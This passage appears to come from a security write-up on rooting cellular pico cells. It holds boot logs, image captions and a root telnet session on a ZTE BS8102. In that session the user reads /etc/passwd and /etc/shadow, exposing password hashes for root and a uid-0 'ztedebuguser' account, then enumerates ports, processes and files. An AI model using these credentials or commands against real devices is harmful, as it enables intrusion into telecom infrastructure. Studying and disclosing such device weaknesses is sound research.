Kernel command line: mtdparts=celivero_cpuh-nand.0:0x20000@0(boot),-@0x40000(ubi) root=ubi0:rfs1 rw rootfstype=ubifs ubi.mtd=1 ethaddr=00:27
:1d:3a:d6:cf console=ttyS0,115200 panic=1 prt_disable=1
PID hash table entries: 512 (order: -1, 2048 bytes)
Dentry cache hash table entries: 16384 (order: 4, 65536 bytes)
Inode-cache hash table entries: 8192 (order: 3, 32768 bytes)
Primary instruction cache 32kB, 4-way, VIPT, linesize 32 bytes.
Primary data cache 32kB, 4-way, VIPT, cache aliases, linesize 32 bytes
MIPS secondary cache 128kB, 8-way, linesize 128 bytes.
Writing ErrCtl register=00800000
Readback ErrCtl register=00800000
L2 cache parity protection enabled
Memory: 391144k/76800k available (4248k kernel code, 13336k reserved, 794k data, 228k init, 327680k highmem)
Preemptible hierarchical RCU implementation.
NR_IRQS:128
CPU frequency 1203.20 MHz
Console: colour dummy device 80x25
Calibrating delay loop... 600.47 BogoMIPS (lpj=3002368)
pid_max: default: 32768 minimum: 301
Mount-cache hash table entries: 512
NET: Registered protocol family 16
GPIO: registering Celivero (CPUH) chip. Access protect mask = 0x1
bio: create slab <bio-0> at 0
Celivero DMA controller Driver loaded
Switching to clocksource MIPS
NET: Registered protocol family 2
IP route cache hash table entries: 1024 (order: 0, 4096 bytes)
TCP established hash table entries: 4096 (order: 3, 32768 bytes)
TCP bind hash table entries: 4096 (order: 2, 16384 bytes)
TCP: Hash tables configured (established 4096 bind 4096)
TCP reno registered
UDP hash table entries: 256 (order: 0, 4096 bytes)
UDP-Lite hash table entries: 256 (order: 0, 4096 bytes)
NET: Registered protocol family 1
RPC: Registered named UNIX socket transport module.
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
dmac_ahb dmac_ahb.1: #0, irq 24
dmac_ahb dmac_ahb.1: #1, irq 25
dmac_ahb dmac_ahb.1: #2, irq 26
dmac_ahb dmac_ahb.1: #3, irq 27
```


Pico Cell: ZTE BS8102




rooted ZTE BS8102: root shell



```
seeker@nano:~$ telnet 192.254.1.16
Trying 192.254.1.16...
Connected to 192.254.1.16.
Escape character is '^]'.

(none) login: root
Password:

Processing /etc/profile... Done

# uname -a
Linux (none) 2.6.32.60-EMBSYS-CGEL-4.02.20.P1.F0 SDR_V1.02.02.01.B04 #87 SMP PREEMPT Fri Apr 11 16:49:13 CST 2014 ppc unknown
# cat /etc/passwd
root:x:0:0:Linux Administrator:/:/bin/sh
ztedebuguser:x:0:0:Linux Administrator:/:/bin/sh
sshd:x:1000:1:Linux User,,,:/var/empty/sshd:/var/empty/sshd
# cat /etc/shadow
root:$1$VI1dvpM7$E2AYGuN0ZipL6tCItUmkZ/:15923:0:99999:7:::
ztedebuguser:$1$cV5WZLDg$ESkMOFnGKQNtsgC9.fbOi0:15923:0:99999:7:::
sshd:!:0:0:99999:7:::
# netstat -nap
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      1064/MGR.EXE
tcp        0      0 127.0.0.1:10001         0.0.0.0:*               LISTEN      1071/sw
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      1815/telnetd
tcp        0      0 192.254.1.16:23         192.254.1.30:41378      ESTABLISHED 1815/telnetd
tcp        1      0 127.0.0.1:56309         127.0.0.1:10001         CLOSE_WAIT  1070/ash
udp        0      0 0.0.0.0:6400            0.0.0.0:*                           1064/MGR.EXE
udp        0      0 192.254.1.16:5124       0.0.0.0:*                           1064/MGR.EXE
udp        0      0 192.254.1.16:5125       0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:5000            0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:8101            0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:8107            0.0.0.0:*                           1893/Product_lte_fd
udp        0      0 0.0.0.0:5059            0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:68              0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:6101            0.0.0.0:*                           1064/MGR.EXE
udp        0      0 0.0.0.0:26214           0.0.0.0:*                           1064/MGR.EXE
raw        0      0 192.254.1.16:1          0.0.0.0:*               1           1064/MGR.EXE
Active UNIX domain sockets (servers and established)
Proto RefCnt Flags       Type       State         I-Node PID/Program name    Path
unix  2      [ ]         DGRAM                      1455 1061/syslogd        /dev/log
# ps
  PID USER       VSZ STAT COMMAND
    1 root      2436 S    init
    2 root         0 SW   [kthreadd]
    3 root         0 SW   [migration/0]
    4 root         0 SW   [sirq-high/0]
    5 root         0 SW   [sirq-timer/0]
    6 root         0 SW   [sirq-net-tx/0]
    7 root         0 SW   [sirq-net-rx/0]
    8 root         0 SW   [sirq-block/0]
    9 root         0 SW   [sirq-block-iopo]
   10 root         0 SW   [sirq-tasklet/0]
   11 root         0 SW   [sirq-sched/0]
   12 root         0 SW   [sirq-hrtimer/0]
   13 root         0 SW   [sirq-rcu/0]
   14 root         0 SW   [events/0]
   15 root         0 SW<  [rt_events/0]
   16 root         0 SW   [khelper]
   19 root         0 SW   [async/mgr]
  114 root         0 SW   [sync_supers]
  116 root         0 SW   [bdi-default]
  117 root         0 SW   [kblockd/0]
  123 root         0 SW   [ata/0]
  124 root         0 SW   [ata_aux]
  129 root         0 SW   [khubd]
  132 root         0 SW   [kseriod]
  152 root         0 SW   [rpciod/0]
  160 root         0 SW   [kswapd0]
  161 root         0 SW   [aio/0]
  162 root         0 SW   [nfsiod]
  163 root         0 SW<  [kslowd000]
  164 root         0 SW<  [kslowd001]
  165 root         0 SW   [xfs_mru_cache]
```




```
 1071 root      4652 S    /bin/sw
 1102 root         0 SWN  [jffs2_gcd_mtd0]
 1815 root      4272 S    telnetd
 1893 root     1251m S    /Product_lte_fdd.o 72 75 1.10.00.01
 1944 root      2440 S    -sh
 1957 root         0 SW   [flush-251:0]
 1961 root      2440 R    ps w
# cat /proc/mtd
dev:    size   erasesize  name
mtd0: 0e000000 00020000 "JFFS2"
mtd1: 00400000 00020000 "BOOT"
mtd2: 01c00000 00020000 "RESERVE"
# ls -la
drwxr-xr-x   17 400      401             0 Jan  2 08:02 .
drwxr-xr-x   17 400      401             0 Jan  2 08:02 ..
-rw-r--r--    1 root     root          136 Jan  2 08:10 .ash_history
lrwxrwxrwx    1 root     root           24 Jan  2 08:00 CDMA -> /mnt/flash/PRODUCT/CDMA/
-rwxrwxrwx    1 400      401         67373 Apr 25  2014 Core_Init
-rwxr--r--    1 root     root         1620 Jan  2 00:00 Filelog
lrwxrwxrwx    1 root     root           23 Jan  2 08:00 GSM -> /mnt/flash/PRODUCT/GSM/
lrwxrwxrwx    1 root     root           26 Jan  2 08:00 LTEFDD -> /mnt/flash/PRODUCT/LTEFDD/
lrwxrwxrwx    1 root     root           26 Jan  2 08:00 LTETDD -> /mnt/flash/PRODUCT/LTETDD/
-rwxrwxrwx    1 400      401      22218322 Apr 25  2014 MGR.EXE
lrwxrwxrwx    1 root     root           25 Jan  2 08:00 MWAVE -> /mnt/flash/PRODUCT/MWAVE/
-rwxrwxrwx    1 400      401        248171 Apr 25  2014 MoInitFile.xml
-rwxrwxrwx    1 400      401        211462 Apr 25  2014 MoModelFile.xml
lrwxrwxrwx    1 root     root           11 Jan  2 08:00 PLAT -> /mnt/flash/
-rwxr-xr-x    1 root     root     31577262 Jan  2 08:00 Product_lte_fdd.o
lrwxrwxrwx    1 root     root           11 Jan  2 00:00 ROOT -> /mnt/flash/
-rwxrwxrwx    1 400      401           852 Apr 25  2014 R_ARITHGRP.xml
-rwxrwxrwx    1 400      401          1766 Apr 25  2014 R_BEAR_CFG.xml
-rwxrwxrwx    1 400      401           951 Apr 25  2014 R_CMP_CFG.xml
-rwxrwxrwx    1 400      401          1026 Apr 25  2014 R_LIPA_CFG.xml
-rw-r--r--    1 root     root           24 Jan  1  1970 SDRVerString
-rwxrwxrwx    1 400      401         27304 Apr 25  2014 SdrFileDescription.xml
-rw-r--r--    1 root     root          235 Jan  2 08:00 SlaveCoreCfg.xml
prw-r--r--    1 root     root            0 Jan  2 00:00 SysMoniTaskPipeName
lrwxrwxrwx    1 root     root           22 Jan  2 08:00 TD -> /mnt/flash/PRODUCT/TD/
-rwxrwxrwx    1 400      401           366 Apr 25  2014 TMP_DTM_FemtoClt_Req.xml
-rw-r--r--    1 root     root         1024 Jan  1  1970 TmpDynamicClkInfo.txt
lrwxrwxrwx    1 root     root           24 Jan  2 08:00 UMTS -> /mnt/flash/PRODUCT/UMTS/
lrwxrwxrwx    1 root     root           25 Jan  2 08:00 WIMAX -> /mnt/flash/PRODUCT/WIMAX/
lrwxrwxrwx    1 root     root           10 Jan  1  1970 ata -> /mnt/flash
drwxr-xr-x    2 400      401             0 Mar 18  2013 bin
p--x------    1 root     root            0 Jan  1  1970 core0_fifo
p--x------    1 root     root            0 Jan  1  1970 core1_fifo
p--x------    1 root     root            0 Jan  1  1970 core2_fifo
p--x------    1 root     root            0 Jan  1  1970 core3_fifo
-rwxrwxrwx    1 400      401          2481 Apr 25  2014 delay.txt
drwxr-xr-x    5 400      401             0 Jan  1  1970 dev
drwxr-xr-x    5 400      401             0 Jan  1  1970 etc
drwxr-xr-x    4 400      401             0 Nov  4  2009 etc.nommu
drwxr-xr-x    2 400      401             0 Jan 22  2009 home
lrwxrwxrwx    1 400      401            11 Apr 25  2014 init -> bin/busybox
-rwxrwxrwx    1 400      401        634331 Apr 25  2014 ipcfg
-rwxrwxrwx    1 400      401        447944 Apr 25  2014 kshell
drwx------    2 400      401             0 Jul 29  2013 lib
lrwxrwxrwx    1 400      401            11 Apr 25  2014 linuxrc -> bin/busybox
drwxr-xr-x    5 root     root            0 Jan  1  1970 mnt
-rwxrwxrwx    1 400      401        625427 Apr 25  2014 pri_change
dr-xr-xr-x   64 root     root            0 Jan  1  1970 proc
-rwxrwxrwx    1 400      401           174 Apr 25  2014 proc_priority
-rwxrwxrwx    1 400      401          8632 Apr 25  2014 reset_tbiphy
drwxr-xr-x    2 400      401             0 May  6  2009 root
drwxr-xr-x    2 400      401             0 Apr 25  2014 sbin
drwxr-xr-x   11 root     root            0 Jan  1  1970 sys
-rwxrwxrwx    1 400      401        683454 Apr 25  2014 tftp
drwxr-xr-x    3 root     root            0 Jan  1  1970 tmp
-rwxrwxrwx    1 400      401        621500 Apr 25  2014 uppri
-rwxrwxrwx    1 400      401       1154828 Apr 25  2014 ushell
p--x------    1 root     root            0 Jan  1  1970 ushell_fifo1064
p--x------    1 root     root            0 Jan  2 08:00 ushell_fifo1893
drwxr-xr-x    5 400      401             0 Mar 18  2013 usr
drwxr-xr-x    5 400      401             0 Mar 18  2013 var
drwxrwxrwx    6 400      401             0 Jan  2 08:00 webapps
#
```




```
# dmesg
able zone start PFN for each node
early_node_map[1] active PFN ranges
    0: 0x00000000 -> 0x00020000
On node 0 totalpages: 131072
free_area_init_node: node 0, pgdat c05c8220, node_mem_map c0617000
  DMA zone: 1024 pages used for memmap
  DMA zone: 0 pages reserved
  DMA zone: 130048 pages, LIFO batch:31
MMU: Allocated 1088 bytes of context maps for 255 contexts
PERCPU: Embedded 7 pages/cpu @c0a1c000 s6696 r8192 d13784 u65536
pcpu-alloc: s6696 r8192 d13784 u65536 alloc=16*4096
pcpu-alloc: [0] 0
Built 1 zonelists in Zone order, mobility grouping on.  Total pages: 130048
Kernel command line: root=/dev/ram rw console=ttyS0,115200 ramsize=0x40000000 mem=512M
g_dwramsize = 0x40000000
PID hash table entries: 2048 (order: 1, 8192 bytes)
Dentry cache hash table entries: 65536 (order: 6, 262144 bytes)
Inode-cache hash table entries: 32768 (order: 5, 131072 bytes)
High memory: 0k
Memory: 504032k/524288k available (5756k kernel code, 20256k reserved, 272k data, 199k bss, 212k init)
Kernel virtual memory layout:
  * 0xfffe0000..0xfffff000  : fixmap
  * 0xff800000..0xffc00000  : highmem PTEs
  * 0xff7fe000..0xff800000  : early ioremap
  * 0xe1000000..0xff7fe000  : vmalloc & ioremap
Experimental preemptable hierarchical RCU implementation.
NR_IRQS:512
mpic: Setting up MPIC " OpenPIC  " version 1.2 at ff740000, max 2 CPUs
mpic: ISU size: 256, shift: 8, mask: ff
mpic: Initializing for 256 sources
time_init: decrementer frequency = 75.000000 MHz
time_init: processor frequency   = 1200.000000 MHz
clocksource: timebase mult[3555555] shift[22] registered
clockevent: decrementer mult[13333333] shift[32] cpu[0]
Console: colour dummy device 80x25
Mount-cache hash table entries: 512
Brought up 1 CPUs
NET: Registered protocol family 16
Get Bs Type OK
irq: irq 40 on host /soc@ff600000/e500@ff700000/pic@40000 mapped to virtual irq 40
Get Bs Type OK
PCI: Probing PCI hardware
bio: create slab <bio-0> at 0
vgaarb: loaded
SCSI subsystem initialized
libata version 3.00 loaded.
usbcore: registered new interface driver usbfs
usbcore: registered new interface driver hub
usbcore: registered new device driver usb
init zte net cap!
zte_pcap_init() called!
Switching to clocksource timebase
NET: Registered protocol family 2
IP route cache hash table entries: 4096 (order: 2, 16384 bytes)
TCP established hash table entries: 16384 (order: 5, 131072 bytes)
TCP bind hash table entries: 16384 (order: 5, 196608 bytes)
TCP: Hash tables configured (established 16384 bind 16384)
TCP reno registered
NET: Registered protocol family 1
RPC: Registered udp transport module.
RPC: Registered tcp transport module.
RPC: Registered tcp NFSv4.1 backchannel transport module.
Trying to unpack rootfs image as initramfs...
Freeing initrd memory: 9386k freed
irq: irq 18 on host /soc@ff600000/e500@ff700000/pic@40000 mapped to virtual irq 18
audit: initializing netlink socket (disabled)
type=2000 audit(4.590:1): initialized
Installing knfsd (copyright (C) 1996 okir@monad.swb.de).
Slow work thread pool: Starting up
Slow work thread pool: Ready
NTFS driver 2.1.29 [Flags: R/O].
JFFS2 version 2.2. (SUMMARY)  © 2001-2006 Red Hat, Inc.
SGI XFS with security attributes, large block/inode numbers, no debug enabled
msgmni has been set to 1002
alg: No test for stdrng (krng)
```

Pico Cell: Huawei BTS3203

